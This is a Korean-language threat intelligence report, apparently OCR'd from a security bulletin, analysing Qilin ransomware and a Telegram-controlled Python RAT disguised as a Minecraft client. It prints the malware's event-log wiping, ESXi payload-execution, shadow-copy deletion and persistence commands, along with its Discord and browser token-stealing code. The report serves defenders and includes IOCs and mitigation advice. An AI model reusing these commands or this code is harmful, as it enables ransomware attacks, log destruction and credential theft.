[7] **PsExec**: SMB 를 사용하여 사용자가 원격 시스템에서 프로그램을 실행할 수 있게 해주는 합법적인 Windows 도구

+ 다음으로, "Get-WinEvent-ListLog * " 명령을 사용하여 시스템의 모든 이벤트 로그를 확인함.
+ 레코드가 포함된 로그(RecordCount 가 0 이 아닌 로그)는 필터링되고, . NET EventLogSession.GlobalSession.ClearLog( ) 메소드가 호출되어 로그를 완전히 삭제함.

```
powershell $logs = Get-WinEvent -ListLog * | Where-Object {$_.RecordCount} | Select-Object -ExpandProperty LogName ; ForEach ( $l in  $logs | Sort | Get-Unique ) {[System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSession.ClearLog($l)}
```

+ 마지막으로, 가상화된 환경의 호스트를 대상으로 하는 PowerShell 스크립트는 하드코딩 되어있음.
+ PowerShell 작업의 일부로 vCenter Server 에 대한 연결을 설정하고, vCenter 환경 내의 모든 데이터 센터와 클러스터를 열거하고, 클러스터 구성에서 HA 및 DRS 를 비활성화함.

```
function Disable-ClusterServices {
    param (
        [Parameter(Mandatory=$true)]
        [vCenter]$vCenterHost
    )
    Write-Host "[INFO|POWERSHELL] Disabling HA, DRS services in all available clusters..."
    try {
        $dataCenters = Get-Datacenter -Server $vCenterHost.VIServer
        Write-Host "[INFO|POWERSHELL] Datacenters found: $($dataCenters.Count)"
        foreach ($datacenter in $dataCenters) {
            $clusters = Get-Cluster -Location $datacenter
            Write-Host "[INFO|POWERSHELL] Clusters found in datacenter '$($dataCenter.Name)':
$($clusters.Count)"
            foreach ($cluster in $clusters) {
                try {
                    Set-Cluster -Cluster $cluster -HAEnabled:$false -DrsEnabled:$false -Confirm:$false
-ErrorAction Stop
                    Write-Host "[INFO|POWERSHELL] Successfully disabled cluster services on:
$($cluster.Name)"
                }
                catch {
                    Write-Host "[ERROR|POWERSHELL] Error disabling cluster services on:
$($cluster.Name). Error: $_"
                }
            }
        }
    } catch {
        Write-Host "[CRITICAL|POWERSHELL] Error getting datacenter/cluster list. Error: $_"
        Write-Host "[CRITICAL|POWERSHELL] Check user permissions."
    }
```

[Disable-ClusterServices 함수]

+ 이후 모든 ESXi 호스트를 열거하고, 루트 패스워드를 변경하며 SSH 액세스를 활성화함.
+ 마지막으로, 임의의 바이너리를 "/tmp" 디렉터리에 업로드하여 식별된 모든 호스트에서 실행함.
+ "chmod +x" 명령을 사용하여 바이너리를 실행 가능하게 만들고, "$esxiRightes 명령을 통해 "/User/execInstalledOnly"를 0 으로 설정하여 서명되지 않은 바이너리 실행을 허용한 후, Process-ESXis 함수를 사용하여 모든 호스트에서 페이로드를 실행.

```
$localFolderPath = '<localFolderPath>'
$localFileName = '<localFileName>'
$remoteFolderPath = '/tmp/'
$esxiRights = 'esxcli system settings advanced set -o /User/execInstalledOnly -i 0'
# Give rights
        Write-Host "[INFO|POWERSHELL] Setting execution rights on host: '$($esxiHost.VMHost.Name)' ..."
        $commandRights = "chmod +x $remoteFolderPath$localFileName && $esxiRights"
        $stream.WriteLine($commandRights)
        # Discard any banner or previous command output
        do {
            $stream.Read() | Out-Null
        } while ($stream.DataAvailable)
        # Execute payload
        Write-Host "[INFO|POWERSHELL] Executing payload on host: '$($esxiHost.VMHost.Name)' ..."
        $commandBinary = "$remoteFolderPath$localFileName $payloadFlags"
        $stream.WriteLine($commandBinary)
        # Discard line with command entered
        $stream.ReadLine() | Out-Null
        Start-Sleep -Seconds 3
        :
        :
        :
function Process-ESXis {
    param (
        [Parameter(Mandatory = $true)]
        [ESXi[]]$esxiHosts
    )
    Write-Host "[INFO|POWERSHELL] Uploading and executing payload on all ESXi hosts in current vCenter"
    foreach ($esxiHost in $esxiHosts) {
        Process-ESXi $esxiHost
    }
```

[Process-ESXi 함수 및 Process-ESXis 함수]


+ 랜섬웨어 실행 시 파일 접근 범위를 넓히고 피해량을 증가시키기 위해 fsutil 명령도 실행되며, 이 명령은 심볼릭 링크에 대한 작업을 수행함.
+ R2R 은 Remote to Remote 를, R2L 은 Remote to Local 을 의미하며, 이 두 명령을 실행하고 각각을 활성화함으로써 공격자는 다양한 효과를 얻을 수 있음.
+ 예를 들어, R2R 에서는 서버 A 의 심볼릭 링크를 사용하여 다른 서버 B 의 파일을 참조할 수 있고, R2L 에서는 서버 A 의 공유 심볼릭 링크가 호스트의 파일을 가리키는 경우, 공격자는 해당 링크를 통해 호스트의 로컬 파일에 접근 가능.
+ 이러한 명령은 PsExec 를 사용하여 실행 가능.

```
cmd /C net use
cmd /C fsutil behavior set SymlinkEvaluation R2R:1
cmd /C fsutil behavior set SymlinkEvaluation R2L:1
```

+ 랜섬웨어는 VSS(볼륨 섀도우 복사본)[8]의 시작 유형을 수동으로 변경하고, VSS 에서 유지 관리하는 모든 볼륨 스냅샷을 삭제함.

```
cmd /C net start vss
cmd /C wmic service where name='vss' call ChangeStartMode Manual
cmd /C vssadmin.exe Delete Shadows /all /quiet
cmd /C net stop vss
cmd /C wmic service where name='vss' call ChangeStartMode Disabled
```

+ 랜섬노트는 각 암호화된 폴더에 생성되며, 데이터가 손상되었음을 알리는 주요 내용과 Tor[9] 연결이 필요한 .onion 주소의 유출 사이트 링크가 포함되어 있음.
+ Tor 환경이 없는 피해자의 경우 Tor 없이도 접속할 수 있는 URL(IP 주소로 지정)이 제공됨.
+ 또한 포함된 데이터 유형과 요구를 무시할 경우 발생할 수 있는 결과에 대한 경고도 포함되어 있고, “Credentials” 부분에는 각 피해 기업에 고유한 회사 ID 가 파일 확장자로 지정되어 있음.



[Qilin 랜섬노트]

[8] **VSS(Volume Shadow Copy Service)**: 특정한 시각의 파일, 폴더의 복사본이나 볼륨의 스냅샷을 저장해두고 복원할 수 있는 기능

[9] **TOR(The Onion Routing)**: 온라인 상에서 익명을 보장하고 검열을 피할 수 있게 해주는 소프트웨어로, 미국 해군 연구소에서 최초로 시작 된 네트워크 서비스

+ Qilin 랜섬웨어 구성에는 파일 암호화 설정, 서비스 및 프로세스 중지 목록, 그리고 엔터티별 계정 목록이 포함됨.
+ 총 8 개 항목으로 구성되어 있으며, 그 중 4 개 항목은 아래와 같음.
  - extension_black_list: 암호화되지 않는 파일 확장자가 포함됨

```
"themepack", "nls", "diapkg", "msi", "lnk", "exe", "scr", "bat", "drv", "rtp", "msp",
"prf", "msc", "ico", "key", "ocx", "diagcab", "diagcfg", "pdb", "wpx", "hlp", "icns",
"rom", "dll", "msstyles", "mod", "ps1", "ics", "hta", "bin", "cmd", "ani", "386",
"lock", "cur", "idx", "sys", "com", "deskthemepack", "shs", "theme", "mpa",
"nomedia", "spl", "cpl", "adv", "icl", "msu", "company_id"
```

  - extension_white_list: 랜섬웨어가 명시적으로 암호화할 확장자를 지정

```
"mdf", "ldf", "bak", "vib", "vbk", "vbm", "vrb", "vmdk", "abk", "bkz", "sqb", "trn",
"backup", "bkup", "old", "tibx", "pfi", "pv/1hd", "pbf", "dim", "gho", "vpcbackup",
"arc", "mtf", "bkf", "dr"
```

  - filename_black_list: 암호화되지 않을 파일 이름을 나열

```
"desktop.ini", "autorun.ini", "ntldr", "bootsect.bak", "thumbs.db", "boot.ini",
"ntuser.dat", "iconcache.db", "bootfont.bin", "ntuser.ini", "ntuser.dat.log",
"autorun.inf", "bootmgr", "bootmgr.efi", "bootmgfw.efi", "#recycle",
"autorun.inf", "boot.ini", "bootfont.bin", "bootmgr", "bootmgr.efi",
"bootmgfw.efi", "desktop.ini", "iconcache.db", "ntldr", "ntuser.dat",
"ntuser.dat.log", "ntuser.ini", "thumbs.db", "#recycle", "bootsect.bak"
```

  - directory_black_list: 암호화되지 않을 디렉토리를 나열

```
“windows", "system volume information", "intel", "admin$", "ipc$", "sysvol",
"netlogon", "$windows.~ws", "application data", "mozilla", "program files (x86)",
"program files", "$windows.~bt", "msocache", "tor browser", "programdata",
"boot", "config.msi", "google", "perflogs", "appdata", "windows.old", "appdata",
"..", ".", "boot", "windows", "windows.old", "$recycle.bin", "admin$"
```

+ 또한 "white_symlink_dirs"와 "white_symlink_subdirs"라는 두 개의 목록도 발견되었는데, 분석 샘플에서는 white_symlink_dirs 가 비어 있으며, white_symlink_subdirs 에 포함된 유일한 항목은 "ClusterStorage”로 확인됨.
+ ClusterStorage 는 Windows Server 장애 조치(Failover) 클러스터(클러스터 공유 볼륨 또는 CSV)에서 사용하는 디렉터리 이름을 나타냄.

+ CSV 는 일반적으로 Hyper-V 가상머신(VHDX) 및 데이터베이스와 같이 조직에 매우 중요한 파일을 호스팅하며, 이는 랜섬웨어가 일반 사용자 디렉터리뿐만 아니라 가상화 및 클러스터 인프라를 직접 인질로 삼아 피해를 확대하려는 의도를 보여줌.
+ 따라서 ClusterStorage 하위 디렉터리의 파일은 암호화 대상으로 명시적으로 나열되며, white_symlink_dirs 가 비어 있는 것은 무한 루프 또는 이중 암호화를 유발할 수 있는 심볼릭 링크를 따라가는 것을 방지하기 위한 것으로 추정됨.
+ "process_black_list"와 "win_services_black_list"는 데이터베이스, 백업, 보안 및 원격 관리와 관련된 프로세스를 포함하여 종료할 프로세스와 서비스를 지정함.
+ 이 구성에는 피해자 환경별 도메인, 사용자 이름 및 비밀번호가 하드코딩되어 있었으며, 이는 공격자가 권한 상승 및 관련 활동을 용이하게 하기 위해 랜섬웨어에 정찰 정보를 미리 로드했음을 보여줌.

  • process_black_list

```
"vmms", "vmwp", "vmcompute", "agntsvc", "dbeng50", "dbsnmp", "encsvc",
"excel", "firefox", "infopath", "isqlplussvc", "sql", "msaccess", "mspub",
"mydesktopqos", "mydesktopservice", "notepad", "ocautoupds", "ocomm",
"ocssd", "onenote", "oracle", "outlook", "powerpnt", "sqbcoreservice", "steam",
"synctime", "tbirdconfig", "thebat", "thunderbird", "visio", "winword", "wordpad",
"xfssvccon", "bedbh", "vxmon", "benetns", "bengien", "pvlsvr", "beserver",
"raw_agent_svc", "vsnapvss", "cagservice", "qbidpservice", "qbdbmgrn",
"qbcfmonitorservice", "sap", "teamviewer_service", "teamviewer", "tv_w32",
"tv_x64", "cvmountd", "cvd", "cvfwd", "cvods", "saphostexec", "saposcol",
"sapstartsrv", "avagent", "avscc", "dellsystemdetect", "enterpriseclient",
"veeamnfssvc", "veeamtransportsvc", "veeamdeploymentsvc", "mvdesktopservice"
```

  • win_services_black_list

```
"vmms", "mepocs", "memtas", "veeam", "backup", "vss", "sql", "msexchange",
"sophos", "msexchange", "msexchange₩₩$", "wsbexchange", "pdvfsservice",
"backupexecvssprovider", "backupexecagentaccelerator",
"backupexecagentbrowser", "backupexecdivecimediaservice",
"backupexecjobengine", "backupexecmanagementservice",
"backupexecrpcservice", "gxblr", "gxvss", "gxclmgrs", "gxcvd", "gxcimgr",
"gxmmm", "gx
```

```
.rdata:102D459B                 db ' "company_id": "                ",',0Ah
.rdata:102D45B8                 db ' "n": 0,',0Ah
.rdata:102D45C1                 db ' "p": 1,',0Ah
.rdata:102D45CA                 db ' "fast": 0,',0Ah
.rdata:102D45D6                 db ' "skip": 0,',0Ah
.rdata:102D45E2                 db ' "step": 0,',0Ah
.rdata:102D45EE                 db ' "accounts": [',0Ah
.rdata:102D45FD                 db '                 \\                 ",',0Ah
.rdata:102D461C                 db '                                    "',0Ah
.rdata:102D4637                 db ' ],',0Ah
.rdata:102D463B                 db ' "note": "-- Qilin \r\r\n\r\r\nYour network/system was encrypted.'
.rdata:102D467C                 db ' \r\r\nEncrypted files have new extension. \r\r\n\r\r\n-- Comprom'
```

[하드코딩된 피해자 환경별 도메인, 사용자 이름 및 비밀번호]


+ 실행 시, %TEMP% 경로에 QLOG 폴더와 여러 개의 ThreadId({숫자}).LOG 형식의 파일이 생성되며, 이를 통해 공격자는 암호화 프로세스의 상세 로그를 확인 가능.

```
[15:13:57|+0.00000960] <ThreadId(1)>: [INFO] Checking password validity
[15:13:57|+0.00087890] <ThreadId(1)>: [INFO] Password is correct.
[15:13:57|+0.00112360] <ThreadId(1)>: [INFO|UAC] Current user is Admin
[15:13:57|+0.00138900] <ThreadId(1)>: [INFO|CLI] Verifying CLI arguments and flags...
[15:13:57|+0.00164920] <ThreadId(1)>: [INFO|PC] Initializing host information...
[15:13:57|+0.00193780] <ThreadId(1)>: [DEBUG|VM] CPUID feature 31st bit equals to: FEFA3203
[15:13:57|+0.00220710] <ThreadId(1)>: [INFO|VM] Machine detected as a virtual machine
[15:13:57|+0.00293210] <ThreadId(1)>: [DEBUG|VM] Got VM signature:
[15:13:57|+0.00385480] <ThreadId(1)>: [INFO|VM] Machine detected as VM inside VMware hypervisor
[15:13:57|+0.00413820] <ThreadId(1)>: [INFO] AESNI support detected! Using AES-CTR mode
```

[ThreadId({숫자}).LOG 에 기록된 로그 일부]

+ 또한, %TEMP% 아래에 바탕 화면으로 사용할 JPG 이미지 파일을 만들고, 아래와 같은 레지스트리 값을 수정하여 바탕 화면을 변경.

HKEY_CURRENT_USER₩Control Panel₩Desktop₩Wallpaper
(Example)
Value: C:₩%TEMP%ElSDJGep.jpg



[변경된 배경 화면]

+ 랜섬웨어 실행 후, 공격자는 작업 스케줄링과 레지스트리 수정을 통해 지속성을 확보함.
+ 먼저 "TVInstallRestore"라는 이름의 예약된 작업이 생성되고, "/SC ONLOGON" 인수를 사용하여 로그온 시 실행되도록 설정됨.
+ 정상적인 도구로 위장하기 위해 랜섬웨어 파일의 이름은 "TeamViewer_Host_Setup – <encryptor_2>.exe"로 지정되며, TeamViewer 를 활용함.
+ 그 다음 랜섬웨어가 재부팅 시마다 실행되도록 하기 위해 실행 파일을 RUN 레지스트리 키에 값으로 추가함.

```
C:₩WINDOWS₩system32₩schtasks /Create /TN TVInstallRestore /TR "C:₩-
INSTALLERS₩TeamViewer_Host_Setup - <encryptor_2>.exe /RESTORE" /RU SYSTEM /SC
ONLOGON /F
```

```
HKLM₩SOFTWARE₩Microsoft₩Windows₩CurrentVersion₩Run
Key
*random-alphabet in lowercase letters
Key Value
C:₩Users₩Administrator₩Desktop₩<encryptor_2>.exe --password [PASSWORD]--no-admin;
```

1.1.4 침해 지표 (Indicators of Compromise)

Indicator type	Indicator
IP	85.239[.]34.91
	86.106[.]85.36
Domain	regsvchst[.]com
	holapor67[.]top
Email	mimikatzlogs@anti[.]pm
	mimikatz@anti[.]pm
FileHash-SHA256	8fe746dd277e644fa0337db3394f0eadfafe57df029e13df9feef25c536adf4d
	dbe9ed8e8e8cdff3670e7205cb9f11b5a0fa9d1983a6c6bab67527d8775c4ffd
	38ddde36929a2ddf13b1844973550072c41004187eaa2456f86e20aa93036b18
	a068f595472c4f94baf1c2a8fba6831a327514e24ec4b38e1eee2cf1646b1591
	e129dd5cc80f39b24db489df999c847335d169910bd966814d2f81b0b1bbc365
	dd29138bf369863c33402a3fc995458ab5fc015a13a9378022131ab31d940c9f
	d1347f4dccebf2fcd672dcef9c66c91b9d3f12b9881e3e390626927718fda616
	912018ab3c6b16b39ee84f17745ff0c80a33cee241013ec35d0281e40c0658d9
	6ce228240458563d73c1c3cbbd04ef15cb7c5badacc78ce331848f5431b406cc
	e705f69afd97f343f3c1f2bc6027d30935a0bfd29ff025c563f6f8c1f9a7478e
	792182b7c5a56e5ccefd32073dc374e66c6a4e7981075e3804f49a276878e0fb

1.1.5 대응 가이드

- 위 IOC 상에 발견된 정보에 대하여 업무 영향도 평가 후 설정 가능한 보안 솔루션을 통해 탐지 및 차단 설정
- 신뢰할 수 없는 링크 클릭 주의
- 단말 상에서 사용되는 안티 바이러스 프로그램을 최신버전으로 유지
- 사용되는 어플리케이션 또는 운영체제에 대하여 최신 패치를 반영

1.1.6 참고 자료

- https://blog.talosintelligence.com/uncovering-qilin-attack-methods-exposed-through-multiple-cases/


1.2 Minecraft 게이머를 대상으로 플러그인 도구로 위장한 Python RAT

1.2.1 키워드 및 요약

+ 키워드: Minecraft, Nursultan client, Telegram, RAT[10]
+ 요약: Telegram API 를 이용하여 정보 유출 및 명령을 수행하는 RAT 분석

1.2.2 위협 설명

+ "Netskope" 보안 연구소는 Telegram Bot API 를 C2[11] 통신 채널로 활용하는 새로운 다기능 Python RAT 을 발견.
+ Python RAT 를 이용할 경우 공격자는 탈취 데이터 유출 및 피해자의 컴퓨터와 원격으로 상호작용할 수 있음.
+ 이 악성코드는 "Nursultan Client"이라는 이름을 사용하여 동유럽 및 러시아 게임 커뮤니티처럼 보이도록 지속적으로 화면에 표시되어 합법적인 도구로 보이도록 유도.
+ 악성코드에는 스크린샷 캡쳐, 사용자 웹캠 사진 촬영, 민감한 디스코드 인증 정보 탈취, 임의 URL 을 실행하도록 권한 부여 등 광범위한 기능을 가지고 있음.
+ 이러한 기능은 게임과 관련된 확장 프로그램에 악성코드를 삽입하여 게임 커뮤니티를 노리는 공격자 행위로 지속적으로 악성 행위가 유행하고 있음..



[Python RAT 파일 내부 동작 방식 분석 화면]

[10] **원격 관리 도구 (RAT):** 본래 원격 관리 도구(Remote Administrator Tool)를 뜻하나 공격자에게 컴퓨터 통제권을 넘겨주게 되는 악성코드로 악용될 수 있음

[11] **C2 (C&C 서버):** 악성코드(봇넷 등)을 제어하기 위해 사용되는 명령 제어 서버


1.2.3 위협 분석

1.2.3.1 초기 분석

+ "Netskope" 보안 연구소에서는 위협 행위 분석 진행 중, PyInstaller 로 생성된 실행 파일을 발견.
+ "PyInstaller"는 Python 스크립트를 독립적으로 실행 파일로 패키징 하는 도구지만, 악성코드 제작자들도 사용하는 도구로 활용.
+ PyInstaller 의 "onefile" 기능을 통해 Python 단일 실행 파일로 패키징이 가능하며, 공격자는 이를 통해 의도적으로 파일 크기를 늘려 일부 샌드박스[12] 분석 진행 시 파일 크기 임계값을 초과 시켜 분석을 회피하도록 설계

1.2.3.2 설치 및 속임수

+ 실행 시 악성코드는 자기의 존재를 숨기려고 시도하며, Windows 시스템에서는 사용자에게 자체 콘솔 창을 숨김.
+ 실행 과정을 지켜보고 있는 사용자를 속이기 위해, 실행 시 콘솔에 가짜 설치 진행률 표시줄을 출력하고, “Nursultan client” 이름을 사용하여 합법적인 프로그램인 것처럼 위장.




[악성 파일 실행 시 콘솔창에 나오는 화면]

+ 시스템 재부팅 시 악성 코드 실행 환경을 유지하기 위해, 레지스트리[13] 경로 "HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Run" 경로에 “Nursultan client” 키를 생성하여 Windows 시작 프로세스에 추가.

---

[12] **샌드박스(Sandbox):** 어떠한 프로그램/코드를 실행할 때 격리된 공간(샌드박스)을 제공하고 그곳이 아닌 다른 곳으로 벗어나 허용되지 않은 작업을 하지 못하도록 방지하는 기술

[13] **레지스트리 (Registry):** 윈도우 운영체제 및 설치된 프로그램의 설정 정보를 저장하는 계층형 데이터베이스



[레지스트리 등록 통한 Windows 시작 프로세스 등록]

+ 이러한 악성코드 지속성 동작 기법은 결함이 있으며 다음 2 가지 이유로 실패한 가능성이 높음.
  - 1. 컴파일된 실행 파일을 실행할 때, "sys.executable"은 악성코드 실행 파일 자체의 경로를 가리키므로, "pythonw.exe"의 구성된 파일 경로가 올바르지 않음.
  - 2. 악성코드 실행 파일은 단일 파일 PyInstaller 프로그램으로 디렉터리 경로 "_MEI..."는 PyInstaller 실행 시 생성되는 임시 디렉터리이며, 악성코드 프로세스가 종료되면 삭제.
+ 지속성 코드는 Python 스크립트를 위해 설계되었으며, 컴파일된 실행 파일에 대한 시작 명령어를 잘못 구성하여 이후 동작 절차 시 악성 코드 실행이 불가.

```
key = winreg.HKEY_CURRENT_USER
subkey = 'Software\\Microsoft\\Windows\\CurrentVersion\\Run'
with winreg.OpenKey(key, subkey, 0, winreg.KEY_SET_VALUE) as reg_key:
    script_path = os.path.abspath(sys.argv[0])
    pythonw_path = os.path.join(os.path.dirname(sys.executable), 'pythonw.exe')
    reg_value = f'"{pythonw_path}" "{script_path}"'
    winreg.SetValueEx(reg_key, 'NursultanClient', 0, winreg.REG_SZ, reg_value)
```

[악성 코드 실행 지속성을 위한 작성된 Python 코드]

1.2.3.3 Telegram C2 채널

+ 이 악성코드의 핵심은 Telegram 을 C2 채널로 사용하는 것으로, 하드코딩된 Telegram Bot Token 과 사용자 ID 목록이 포함되어 있음.
+ 이를 통해 권한이 있는 공격자는 감염된 시스템에 명령을 내릴 수 있으며, 모든 데이터는 동일한 Telegram 채널을 통해 공격자에게 유출.

1.2.3.4 정보 탈취 능력

+ 이후 악성코드는 특히 Discord 인증 토큰을 표적으로 시스템 프로파일링을 수행. 몇가지 간단한 명령을 통해 이러한 기능에 접근이 가능.
+ 1. "/tokens" - Discord 토큰 탈취
  - Discord 인증 토큰을 탈취하도록 명령을 수행.
  - 토큰 탈취를 위해 사용자 로컬 저장소 파일 (".ldb"나 ".log")에서 토큰 검색 또는 웹 브라우저(Chrome, Edge 등) 사용자 데이터 디렉토리 스캔하여 토큰이 저장되는 SQLite DB 등 검색 진행.

- 훔친 토큰은 공격자에게 유출되고, 이를 통해 계정 탈취를 진행.

```
def _find_discord_app_tokens(self):
    """
    Ищет токены в Discord приложении
    """
    discord_paths = [
        os.path.join(os.getenv('APPDATA'), 'Discord'),
        os.path.join(os.getenv('LOCALAPPDATA'), 'Discord'),
        os.path.join(os.getenv('APPDATA'), 'discordptb'),
        os.path.join(os.getenv('APPDATA'), 'discordcanary'),
    ]
    for path in discord_paths:
        if os.path.exists(path):
            self._search_in_discord_storage(path)
```

[Discord 계정 탈취를 위한 검색 코드 - 로컬 저장소 탐색 코드]

```
def _find_browser_tokens(self):
    """
    Ищет токены в браузерах
    """
    browsers = {
        'Chrome': os.path.join(os.getenv('LOCALAPPDATA'), 'Google', 'Chrome', 'User Data'),
        'Edge': os.path.join(os.getenv('LOCALAPPDATA'), 'Microsoft', 'Edge', 'User Data'),
        'Firefox': os.path.join(os.getenv('APPDATA'), 'Mozilla', 'Firefox', 'Profiles'),
        'Opera': os.path.join(os.getenv('APPDATA'), 'Opera Software', 'Opera Stable'),
        'Brave': os.path.join(os.getenv('LOCALAPPDATA'), 'BraveSoftware', 'Brave-Browser', 'User Data'),
    }
    for browser_name, browser_path in browsers.items():
        if os.path.exists(browser_path):
            self._search_in_browser(browser_name, browser_path)
```

[Discord 계정 탈취를 위한 검색 코드 - 웹 브라우저 저장소 탐색 코드]

+ 2. "/info" - 시스템 정찰
  - 이 명령은 시스템 프로필을 상세하게 수집하고 공격자에게 유출.
  - 수집하는 정보는 컴퓨터 이름, 사용자 이름, OS 버전, 프로세서, 메모리 및 디스크 사용량, 로컬 및 외부 IP 등 다양한 정보를 유출
  - 보고서는 러시아어로 작성되며, 악성코드 제작사의 서명인 "by fifetka"가 포함

```python
def get_system_info(self):
    """
    Получает информацию о системе
    """
    try:
        computer_name = socket.gethostname()
        username = os.getenv('USERNAME') or os.getenv('USER')
        system = platform.system()
        processor = platform.processor()

        memory = psutil.virtual_memory()
        memory_info = f"{memory.used // (1024**2)}MB / {memory.total // (1024**2)}MB ({memory.percent}%)"

        disk = psutil.disk_usage('/')
        disk_info = f"{disk.used // (1024**3)}GB / {disk.total // (1024**3)}GB ({disk.percent}%)"

        local_ip = 'Не доступен'
        try:
            with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as s:
                s.connect(("8.8.8.8", 80))
                local_ip = s.getsockname()[0]
        except Exception:
            pass

        external_ip = 'Не доступен'
        try:
            external_ip = requests.get('https://api.ipify.org', timeout=5).text
        except Exception:
            pass

        system_info = (
            f"\n*ПОЛНАЯ ИНФА О СИСТЕМЕ**\n\n"
            f"Имя пк еблана {computer_name}\n"
            f"Имя пк еблана ну то что папка {username}\n"
            f"Ос еблана {system}\n"
            f"Проц этого хуесоса {processor}\n\n"
            f"Опера его {memory_info}\n"
            f"Ну и диск его {disk_info}\n\n"
            f"IP адреса:\nЛокальный: {local_ip}\n"
            f"Внешний: {external_ip}\n\n"
            f"То скок собирал {datetime.now().strftime('%Y-%m-%d %H:%M:%S')}\n\n"
            f"by fifetka\n"
        )
        return system_info
    except Exception as e:
        return f"Ошибка при получении информации о системе: {str(e)}"
```

[시스템 정보 탈취하기 위한 Python 코드]

1.2.3.5 감시 및 애드웨어[14] 기능

+ 데이터 탈취 외에도, 해당 악성코드는 공격자에게 감시 및 애드웨어를 위한 도구를 사용하기 위한 환경을 제공.
+ 1. "/screenshot" 및 "/camera"
  - 공격자가 피해자의 데스크톱 화면을 실시간으로 캡처하거나 컴퓨터 웹캠을 이용해 사진을 촬영할 수 있도록 명령을 수행.
